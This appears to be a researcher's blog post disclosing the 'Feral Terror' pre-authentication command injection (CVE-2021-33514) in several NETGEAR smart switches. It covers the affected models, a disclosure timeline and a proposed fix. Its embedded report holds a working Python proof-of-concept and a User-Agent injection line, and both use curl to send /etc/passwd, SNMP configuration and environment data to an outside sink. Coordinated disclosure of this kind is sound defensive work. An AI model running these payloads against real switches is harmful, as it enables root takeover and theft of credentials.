2021-05-10: Feral Terror vulnerability (some NETGEAR smart switches) [UPDATED 3]

netgear:vulnerability

TL;DR: If you have any of these NETGEAR managed (smart) switches, **you should upgrade your firmware now**.

- GC108P
- GC108PP
- GS108Tv3
- GS110TPPv1
- GS110TPv3
- GS110TUPv1
- GS710TUPv1
- GS716TP
- GS716TPP
- GS724TPPv1
- GS724TPv2
- GS728TPPv2
- GS728TPv2
- GS752TPPv1
- GS752TPv2
- MS510TXM
- MS510TXUP

NETGEAR GS110TPv3 switch (photo by NETGEAR)

NETGEAR's advisory can be found here: Security Advisory for Pre-Authentication Command Injection Vulnerability on Some Smart Switches.

CVSS, CVE, etc

Some human readable details are in the next section.

- **Vulnerability Codename:** Feral Terror
- **Vendor-specific ID:** PSV-2021-0071
- **CVE:** CVE-2021-33514
- **CVSS:** 8.8 (High), CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Patch Diff Risk:** High

Details

~~**Important:** Full report will be published on or after May 17th (this post will be updated).~~ Detailed report is published below.

Important: The overall code quality of the firmware is rather bad. Check if your device supports OpenWRT – it's way better than NETGEAR's firmware on these devices.

Due to the Feral Terror vulnerability a LAN-based attacker can run any Linux shell commands without any authorization as root.

This means that an attacker that already got a foothold in LAN (or is an insider) can use Feral Terror either for persistence (i.e. even if they go off the local network, they will still maintain access to the LAN via the hacked switch), or to reconfigure the switch (e.g. relax VLAN configuration, or setup port mirroring).

While I wasn't able to make this attack a reflected one (i.e. in-LAN-user enters a website; website uses user's browser to hack the in-LAN switch) in the limited time I spent on this, I couldn't fully rule it out either, so please upgrade the firmware regardless if you're worried or not of the in-LAN scenario.


In case the switch is accessible directly via an Internet IP address, please patch NOW!

See NETGEAR's advisory on how to upgrade the firmware.

Detailed Report

Published on May 17th, 2021.

```
*** Summary:
Affected Model: NETGEAR GS110TPV3 Smart Managed Pro Switch
Firmware Version: V7.0.5.2 (from 2021-01-11)

NETGEAR GS110TPV3 Smart Managed Pro Switch is vulnerable to a pre-auth shell
injection due to incorrect input handling in setup.cgi query parameters.
This allows an attacker in the same LAN to run arbitrary commands as root on
the switch.

Attached PoC will execute the given commands as root and send the result to a
provided open TCP port (technically as an HTTP packet).

This report also points out two buffer overflows, though they are believed to be
not directly exploitable.

IMPORTANT: This vulnerability is reported under the 90-day policy, i.e. this
report will be shared publicly with the defensive community on 17th May 2021.
See https://www.google.com/about/appsecurity/ for details.

NOTE: At this point in time I haven't checked what other models are affected,
but I strongly suspect that at least several other NETGEAR devices use the same
code.
```



Return to dashboard ⇪

Sections

lang: |
RSS: |

About me
Tools

→ YT YouTube (EN)
→ D Discord
→ M Mastodon
→ T Twitter
→ GH GitHub

Paged Out! zine

Links / Blogs

→ dragonsector.pl
→ vexillium.org

Security/Hacking:

j00ru's blog
lcamtuf's blog
invisible things (new)
invisible things (old)
liveoverflow's site
/dev/null's site
pi3's blog
icewall's blog
taviso's blog
pawel's blog
sandeep's blog
koto's blog
carstein's blog
zaufana trzecia strona
niebezpiecznik
sekurak

Reverse Eng./Low-Level:

rewolf's blog
gdtr
spinning mirrors
security news
rev3rsed

Programming/Code:

/dev/krzaq
sil2100/vx's web log
adam sawicki
devkk.net
xion.log

Posts

Weird PCI-e connector actually works,
A clever Python challenge – find flag,
Debug Log: The mystery of usb 3-11 device,
Hello World under the microscope,
Crow HTTP framework use-after-free,
Crowbleed (Crow HTTP framework vulnerability),
Treebox - Python AST sandbox challenge from Google CTF 2022,
An informal review of CTF abuse,
Debug Log: Why is my M.2 SSD so slow?,
Screams of Power vulnerabilities (Powertek-based PDUs),

→ see all posts on main page

```
*** More details:

The /sqfs/home/web/cgi/setup.cgi file parses the QUERY_STRING and extracts
the "token" parameter. This parameter is passed to sal_sys_ssoReturnToken_chk
function for verification.

  result = sal_sys_ssoReturnToken_chk(token_param, 0);

This function is implemented in /sqfs/lib/libsal.so.0.0. The important part of
looks like this:

  sprintf(
    command, "echo '%s'| base64 -d |openssl rsautl -decrypt ...", token, ...
  );
  popen(command, ...);

While the "token" parameter is partially URL-encoded at this point, there is
just enough characters to break out of the single quote enclosure to inject
another command, e.g.:

  .../setup.cgi?token=';$HTTP_USER_AGENT;'

with the User-Agent set to e.g.:

  curl -T /etc/snmp/snmpd.conf http://sink.address/

Note that while browsers encode single quotes as %27, the lighttpd variant used
on this switch does not.

A different way of exploitation, allowing for more complex scripts to be sent to
and executed on the switch is shown in the PoC exploit.

While there might be ways to exploit this vulnerability in a reflected way from
outside of the LAN by making an HTML/JavaScript website which causes an in-LAN
browser to send an exploitation payload to e.g. the default, guessed or
brute-forced in-LAN switch address, I was not able to make this work in the
short time I spent on this due to - as mentioned before - browsers encoding
single quotes as %27, rendering the single quote termination impossible. I'm
still not ready to rule out the possibility of this being exploitable in a
reflective outside of LAN way in combination with some other vulnerability or
quirk.


*** Proposed fix:

Given the observed quality of the code (e.g. note the buffer overflow when
forming the command with sprintf, or the fact that instead of using openssl
libraries directly, all observed code concatenates commands and executes openssl
out of process) it would be advised to do a thorough re-write of most of the
firmware in accordance to best security practices - anything less is just a band
aid applied to a colander.

An immediate fix however is to validate the input format, both in setup.cgi
(note the buffer overflow in setup.cgi when copying "token" or "error_code"
parameters by the way) and libsal.so, i.e. the "token" is expected to be base64
encoded, therefore it's enough to verify that the input contains only base64
allowed characters.
Furthermore, it would be better to pass the data via pipe to base64 -d, instead
of concatenating strings. Or at least add a size check to prevent the buffer
overflow in printf (libsal.so) and memcpy (setup.cgi) - in this case please note
that using snprintf is not enough, as it will just create an attacker controlled
string truncation problem, which might lead to other vulnerabilities in the
sal_sys_ssoReturnToken_chk function.

Please let me know if you have any questions.


*** PoC Exploit:
#!/usr/bin/python3
import requests
import json
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
import sys
import base64

# Address of the switch.
SWITCH_ADDR = '11.22.33.44'  # <------------------------------------ CHANGE THIS

# Address of any open TCP port to receive data (e.g. nc -v -l -p 7788).
DATA_SINK = 'http://33.44.55.66:7788/'  # <------------------------- CHANGE THIS

# Commands to run.  # <---------------------------- FEEL FREE TO CUSTOMIZE THIS
COMMANDS_TO_RUN = f"""
cat /etc/passwd > /var/tmp/x
cat /etc/snmp/snmpd.conf >> /var/tmp/x
export >> /var/tmp/x
curl -T /var/tmp/x {DATA_SINK}
"""

# Encode it a bit so that all characters work like in a bash script.
COMMANDS_TO_RUN += "\nexit\n"
COMMANDS_TO_RUN = base64.b64encode(COMMANDS_TO_RUN.encode()).decode()
COMMANDS_TO_RUN = 'sh -c echo${IFS}%s|base64${IFS}-d|sh' % COMMANDS_TO_RUN

# Send the request.
print("Sending request. This script will not exit until sink closes.")
r = requests.post(
    f"https://{SWITCH_ADDR}/cgi/setup.cgi?token=';$(cat);'",
    verify=False,
    data=COMMANDS_TO_RUN
)
```

Timeline

2021-02-11: Vulnerability discovered. Trying to find a non-bugcrowd security contact point at NETGEAR.
2021-02-12: Reached out to NETGEAR asking where to report.
2021-02-13: Vulnerability reported.
2021-03-19: Communication regarding reporting process.
2021-03-23: Communication regarding reporting process.
2021-03-24: Followed up with models of devices I deemed affected.
2021-05-07: Advisory published on NETGEAR's page.
2021-05-07: Followed up with a question about CVE assignment.
2021-05-10: Publication of this blog post.
2021-05-11: Followed up regarding CVE assignment.
2021-05-17: Followed up regarding CVE assignment.
2021-05-17: Publication of detailed report.

2021-05-21: Reached out to MITRE about CVE-ID assignment.
2021-05-21: CVE-ID assigned: CVE-2021-33514.

FAQ

What's up with that vulnerability name?
Please assume it's a mix of my sense of humor and a tongue-in-cheek satire on naming vulnerabilities :). The name was generated using the Metal Band Name Generator.
On the flip side - if more people patch thanks to a vulnerability having a funny/scary name, then I'm all for it!

How bad is Feral Terror?
It's one step short of critical if you own one of these devices. The thing that dampens the damage is that these switches are usually located inside a LAN, so wide spread Internet attacks are unlikely. That being said, in case there is a way for an attacker to send a packet directly or indirectly to the switch, it would give them a stable and immediate code execution with full privileges. My advise would be to upgrade the firmware regardless, just in case.

What will the report published on 17th May contain?
It will be the original report I've sent to NETGEAR that includes precise details of the vulnerability and a PoC exploit.

How likely is it that adversaries already have an exploit for this vulnerability?
Sadly quite likely, both because it was pretty trivial to find (a low hanging fruit if you will) and because once the fixed version is available, it's pretty trivial to check what changed and spot the vulnerability. Please upgrade your firmware now.

Why wasn't this vulnerability reported via NETGEAR's BugCrowd bug bounty program?
NETGEAR's BugCrowd bug bounty rules require the reporter to never disclose any details of the vulnerability – even after it's fixed. To put it in a different way, it gives the vendor the opportunity to just pay the bounty and then delay fixing the vulnerability for months (or even years), with the researcher not being able to warn the defensive community or suggest workarounds.
Given the above, I do not agree with the terms and conditions of NETGEAR program on BugCrowd as it deviates from best industry practices. As such, the report was shared with NETGEAR under the industry standard 90-day policy.
If you're interested in this topic, see also this tweet and this article by J.M. Porup.

Comments:

2021-05-21 14:03:19 = Abrykos
{
A będzie coś się pojawiało w języku polskim?
}

2021-05-22 08:21:09 = Gynvael Coldwind
{
@Abrykos
Nie wykluczam, przy czym to głównie kwestia tematu (rzeczy profesjonalne albo bardziej zaawansowane publikuje po angielsku, zgodnie z założeniem że odbiorcy docelowi i tak muszą znać ten język; rzeczy prostsze staram się publikować w obu językach; inna sprawa, że obecnie bardzo mało publikuje z uwagi na long-covid - nie polecam).
}

Add a comment:

Nick:

URL (optional):

Math captcha: 4 × 9 + 6 =

Submit